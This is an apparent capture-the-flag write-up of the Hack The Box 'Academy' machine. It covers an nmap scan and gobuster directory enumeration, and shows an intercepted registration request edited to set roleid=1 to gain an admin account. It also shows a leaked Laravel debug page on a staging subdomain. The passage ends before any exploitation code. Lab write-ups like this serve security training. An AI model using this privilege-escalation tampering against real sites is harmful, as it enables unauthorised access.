
ACADEMY WRITEUP

Bimo99B9


New HTB machine about their new Academy platform. We'll nmap it.



```
root@Taco:~/HTB/Academy# nmap -A -sV -T4 10.10.10.215 -oA Academy
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-15 11:43 CET
Nmap scan report for 10.10.10.215
Host is up (0.047s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://academy.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/15%OT=22%CT=1%CU=44572%PV=Y%DS=2%DC=T%G=Y%TM=5FB106
OS:6E%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SE
OS:Q(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)OPS(O1=M54DST11NW7%O2=M54DST11NW7%
OS:O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=FE88%W2
OS:=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNS
OS:NW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%
OS:DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%
OS:O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%
OS:W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%
OS:RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 587/tcp)
HOP RTT      ADDRESS
1   46.05 ms 10.10.14.1
2   46.73 ms 10.10.10.215
```


Port 80 open (http) and port 22 open (ssh). Let's add the machine to our hosts file.

[nano etc/hosts]




```
  GNU nano 5.3
127.0.0.1       localhost
127.0.1.1       Taco

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


10.10.10.215 academy.htb
```

As we enter the http web of the machine, we see a register/login buttons.




I try to register with my own account to see what happens.


Username: Bimo99B9


Password: ●●●●●●●●

Repeat Password: ●●●●●●●●

We get the HTB academy webpage, but there's nothing relevant here, but it seems that'll need an admin account.




Using burp suite, we try to register again. In the 15th row we can see the attributes for the username and password, but also a "roleid" which is set in 0 by default. Let's see what happens if we change it to 1.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Raw Params Headers Hex
Pretty Raw \n Actions

Request to http://academy.htb:80 [10.10.10.215]


```
 1 POST /register.php HTTP/1.1
 2 Host: academy.htb
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Content-Type: application/x-www-form-urlencoded
 8 Content-Length: 55
 9 Origin: http://academy.htb
10 Connection: close
11 Referer: http://academy.htb/register.php
12 Cookie: PHPSESSID=ffhul7jieeiga54nbaf9higr10
13 Upgrade-Insecure-Requests: 1
14
15 uid=plsadmin&password=plsadmin&confirm=plsamin&roleid=1
```

Using gobuster and a common wordlist for directories, we find a new login webpage, /admin.php, where our new admin account seems to work.




```
root@Taco:~/HTB/Academy# gobuster dir -u http://academy.htb/ -w /usr/share/wordlists/dirb/common.txt --wildcard -s 200
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://academy.htb/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/15 12:20:41 Starting gobuster
===============================================================
/admin.php (Status: 200)
/index.php (Status: 200)
```

Here we login with our admin credentials.




What we find is a planner for the developers of the website. Here we have some done tasks, and one pending.



Academy Launch Planner


Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

dev-staging-01.academy.htb is a webpage as academy.htb, so we can add it to our hosts file.



```
 GNU nano 5.3
127.0.0.1       localhost
127.0.1.1       Taco

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


10.10.10.215 academy.htb
10.10.10.215 dev-staging-01.academy.htb
```

When we enter that website, we can see information about the bug to solve. We'll try to exploit it, but first let's enumerate the info we just got here.



dev-staging-01.academy.htb

UnexpectedValueException
The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied

Application frames (1) All frames (11)

10 UnexpectedValueException
…/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:118

9 Monolog\Handler\StreamHandler write
…/vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39

8 Monolog\Handler\AbstractProcessingHandler handle
…/vendor/monolog/monolog/src/Monolog/Logger.php:344

7 Monolog\Logger addRecord
…/vendor/monolog/monolog/src/Monolog/Logger.php:712

6 Monolog\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:176

5 Illuminate\Log\Logger writeLog
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:87

4 Illuminate\Log\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/LogManager.php:526

3 Illuminate\Log\LogManager error
…/vendor/laravel/framework/src/Illuminate/Foundation/Exceptions/Handler.php:113

2 Illuminate\Foundation\Exceptions\Handler report
…/app/Exceptions/Handler.php:39

1 App\Exceptions\Handler report
…/vendor/laravel/framework/src/Illuminate/Foundation/Bootstrap/HandleExceptions.php:81

/var/www/html/htb-academy-dev-01/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php

```
            $this->errorMessage = null;
            set_error_handler(array($this, 'customErrorHandler'));
            $this->stream = fopen($this->url, 'a');
            if ($this->filePermission !== null) {
                @chmod($this->url, $this->filePermission);
            }
            restore_error_handler();
            if (!is_resource($this->stream)) {
                $this->stream = null;

                throw new \UnexpectedValueException(sprintf('The stream or file "%s" could not be opened in append mode: '.$this->errorMessage, $this->url));
            }
        }

        if ($this->useLocking) {
            // ignoring errors here, there's not much we can do about them
            flock($this->stream, LOCK_EX);
        }

        $this->streamWrite($this->stream, $record);

        if ($this->useLocking) {
            flock($this->stream, LOCK_UN);
        }
```

Arguments

```
1. "The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied"
```


No comments for this stack frame.

Environment & details:

GET Data empty
POST Data empty
Files empty
Cookies empty
Session empty
Server/Request Data


```
HTTP_HOST                       "dev-staging-01.academy.htb"
HTTP_USER_AGENT                 "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
HTTP_ACCEPT                     "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
HTTP_ACCEPT_LANGUAGE            "en-US,en;q=0.5"
HTTP_ACCEPT_ENCODING            "gzip, deflate"
HTTP_CONNECTION                 "keep-alive"
HTTP_UPGRADE_INSECURE_REQUESTS  "1"
```

Something important here. The framework used in the web is "Laravel".



```
